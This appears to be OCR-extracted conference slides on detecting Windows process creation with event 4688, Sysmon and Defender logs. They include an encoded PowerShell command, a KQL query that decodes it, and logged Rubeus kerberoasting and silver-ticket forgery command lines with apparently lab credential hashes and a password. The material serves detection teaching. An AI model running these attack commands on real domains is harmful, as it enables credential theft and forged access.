


PROCESS CREATION

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
<Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}" />
<EventID>4688</EventID>
<Version>2</Version>
<Level>0</Level>
<Task>13312</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
<TimeCreated SystemTime="2024-09-12T07:05:13.1123809002" />
<EventRecordID>123580740</EventRecordID>
<Correlation />
<Execution ProcessID="4" ThreadID="8668" />
<Channel>Security</Channel>
<Computer>SV001-DC.corp1.local</Computer>
<Security />
</System>
- <EventData>
<Data Name="SubjectUserSid">S-1-5-21-332620471-3238398151-1440036954-1110</Data>
<Data Name="SubjectUserName">tboss</Data>
<Data Name="SubjectDomainName">CORP1</Data>
<Data Name="SubjectLogonId">0xcd6465b</Data>
<Data Name="NewProcessId">0x2914</Data>
<Data Name="NewProcessName">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
<Data Name="TokenElevationType">%%1938</Data>
<Data Name="ProcessId">0x2674</Data>
<Data Name="CommandLine">powershell -EncodedCommand dwBoAG8AYQBtAGkAIAAvAGEAbABsAA==</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">-</Data>
<Data Name="TargetDomainName">-</Data>
<Data Name="TargetLogonId">0x0</Data>
<Data Name="ParentProcessName">C:\Windows\System32\cmd.exe</Data>
<Data Name="MandatoryLabel">S-1-16-8192</Data>
</EventData>
</Event>
```

PROCESS CREATION - EVID 4688

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System> ···
- <EventData>
  <Data Name="SubjectUserSid">S-1-5-21-332620471-3238398151-1440036954-1110</Data>
  <Data Name="SubjectUserName">tboss</Data>
  <Data Name="SubjectDomainName">CORP1</Data>
  <Data Name="SubjectLogonId">0xcd6465b</Data>
  <Data Name="NewProcessId">0x2914</Data>
  <Data Name="NewProcessName">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
  <Data Name="TokenElevationType">%%1938</Data>
  <Data Name="ProcessId">0x2674</Data>
  <Data Name="CommandLine">powershell -EncodedCommand dwBoAG8AYQBtAGkAIAAvAGEAbABsAA==</Data>
  <Data Name="TargetUserSid">S-1-0-0</Data>
  <Data Name="TargetUserName">-</Data>
  <Data Name="TargetDomainName">-</Data>
  <Data Name="TargetLogonId">0x0</Data>
  <Data Name="ParentProcessName">C:\Windows\System32\cmd.exe</Data>
  <Data Name="MandatoryLabel">S-1-16-8192</Data>
  </EventData>
  </Event>
```


COMMANDLINE
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
Decode text
Encoding
UTF-16LE (1200)
Input
dwBoAG8AYQBtAGkAIAAvAGEAbABsAA==
33
1
Raw Bytes
LF
Output
whoami /all

KQL TRICKS

```
DeviceProcessEvents
| where ProcessCommandLine matches regex @'(?i)\-enc'
| parse ProcessCommandLine with * "-enc " EncodedCommand
| extend DecodedCommandLine = extract(@'\s+([A-Za-z0-9+/]{20}\S+$)', 1, ProcessCommandLine)
| extend DecodedCommandLine = base64_decode_tostring(DecodedCommandLine)
| extend DecodedCommandLine = replace_string(DecodedCommandLine, '\u0000', '')
```

Timestamp	17 Sep 2024 2:19:10 PM
DeviceName	si-ws999.corp1.local
FileName	powershell.exe
FolderPath	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
AccountName	tboss
InitiatingProcessAccount...	tboss
InitiatingProcessParentFi...	invisirun_whoami.exe
InitiatingProcessFileName	cmd.exe
EncodedCommand	dwBoAG8AYQBtAGkAIAAvAGEAbABsAA==
DecodedCommandLine	whoami /all

PROCESS CREATION - EVID 1

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>···
- <EventData>
<Data Name="RuleName">-</Data>
<Data Name="UtcTime">2024-09-12 08:03:36.649</Data>
<Data Name="ProcessGuid">{5e67bc32-a058-66e2-b587-000000007a00}</Data>
<Data Name="ProcessId">1040</Data>
<Data Name="Image">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
<Data Name="FileVersion">10.0.17763.1 (WinBuild.160101.0800)</Data>
<Data Name="Description">Windows PowerShell</Data>
<Data Name="Product">Microsoft® Windows® Operating System</Data>
<Data Name="Company">Microsoft Corporation</Data>
<Data Name="OriginalFileName">PowerShell.EXE</Data>
<Data Name="CommandLine">powershell -EncodedCommand dwBoAG8AYQBtAGkAIAAvAGEAbABsAA==</Data>
<Data Name="CurrentDirectory">C:\Users\tboss\</Data>
<Data Name="User">CORP1\tboss</Data>
<Data Name="LogonGuid">{5e67bc32-81dd-66de-5b46-d60c00000000}</Data>
<Data Name="LogonId">0xcd6465b</Data>
<Data Name="TerminalSessionId">5</Data>
<Data Name="IntegrityLevel">Medium</Data>
<Data Name="Hashes">MD5=7353F60B1739074EB17C5F4DDDEFE239,SHA256=DE96A6E69944335375DC1AC238336066889D9FFC7D73628EF4FE1B1B160AB32C</Data>
<Data Name="ParentProcessGuid">{5e67bc32-a4e2-66de-dc46-000000007a00}</Data>
<Data Name="ParentProcessId">9844</Data>
<Data Name="ParentImage">C:\Windows\System32\cmd.exe</Data>
<Data Name="ParentCommandLine">"C:\Windows\system32\cmd.exe"</Data>
<Data Name="ParentUser">CORP1\tboss</Data>
</EventData>
</Event>
```

PROCESS CREATION - DeviceProcessEvents

ProcessVersionInfoOrigi...	PowerShell.EXE
ProcessVersionInfoFileD...	Windows PowerShell
ProcessId	2876
ProcessCommandLine	powershell -EncodedCommand dwBoAG8AYQBtAGkAIAAvAGEAbABsAA==
ProcessIntegrityLevel	High
ProcessTokenElevation	TokenElevationTypeDefault
ProcessCreationTime	12 Sep 2024 4:01:54 PM
AccountDomain	corp1
AccountName	tboss
AccountSid	S-1-5-21-332620471-3238398151-1440036954-1110
AccountUpn	tboss@corp1.local
LogonId	1199525
InitiatingProcessAccount...	corp1
InitiatingProcessAccount...	tboss
InitiatingProcessAccount...	S-1-5-21-332620471-3238398151-1440036954-1110
InitiatingProcessAccount...	tboss@corp1.local
InitiatingProcessLogonId	1199525
InitiatingProcessIntegrit...	High
InitiatingProcessTokenEl...	TokenElevationTypeDefault
InitiatingProcessSHA1	df79c86fdd11b9ccb89148458e509f879c72566c
InitiatingProcessSHA256	badf4752413cb0cbdc03fb95820ca167f0cdc63b597ccdb5ef43111180e088b0
InitiatingProcessMD5	2b40c98ed0f7a1d3b091a3e8353132dc
InitiatingProcessFileName	cmd.exe



WHAT ARE THEY GOOD FOR?

RUBEUS

```
<EventData>
<Data Name="SubjectUserSid">S-1-5-21-576492406-2813181647-3863724878-1105</Data>
<Data Name="SubjectUserName">tboss</Data>
<Data Name="SubjectDomainName">BSIDES</Data>
<Data Name="SubjectLogonId">0x4575c</Data>
<Data Name="NewProcessId">0x1574</Data>
<Data Name="NewProcessName">C:\BSides Canberra\Rubeus.exe</Data>
<Data Name="TokenElevationType">%%1937</Data>
<Data Name="ProcessId">0x1780</Data>
<Data Name="CommandLine">Rubeus.exe kerberoast</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">-</Data>
<Data Name="TargetDomainName">-</Data>
<Data Name="TargetLogonId">0x0</Data>
<Data Name="ParentProcessName">C:\Windows\System32\cmd.exe</Data>
<Data Name="MandatoryLabel">S-1-16-12288</Data>
</EventData>
</Event>
```

RUBEUS

```
<EventData>
<Data Name="SubjectUserSid">S-1-5-21-576492406-2813181647-3863724878-1105</Data>
<Data Name="SubjectUserName">tboss</Data>
<Data Name="SubjectDomainName">BSIDES</Data>
<Data Name="SubjectLogonId">0x4575c</Data>
<Data Name="NewProcessId">0x7f4</Data>
<Data Name="NewProcessName">C:\BSides Canberra\nobeus.exe</Data>
<Data Name="TokenElevationType">%%1937</Data>
<Data Name="ProcessId">0x1780</Data>
<Data Name="CommandLine">nobeus.exe silver /service:cifs/sv002-dc.bsides.canberra /
rc4:4CB55EA6471D29CCBB2CE4CF00271FE3 /ldap /creduser:bsides.canberra\Administrator /
credpassword:admin123! /user:tboss /
krbkey:B122EB3BAFB52C429C1ED50D2BB3C25FE40F2762798E1D4FCFF1385425426BBB /krbenctype:aes256 /
domain:bsides.canberra /ptt</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">-</Data>
<Data Name="TargetDomainName">-</Data>
<Data Name="TargetLogonId">0x0</Data>
<Data Name="ParentProcessName">C:\Windows\System32\cmd.exe</Data>
<Data Name="MandatoryLabel">S-1-16-12288</Data>
</EventData>
</Event>
```


MINI DEMO


PROCESS CREATION


Process
WINDOWS
Evironment Bluck
PROCESS ENVIRONMENT BLOCK

PROCESS ENVIRONMENT BLOCK

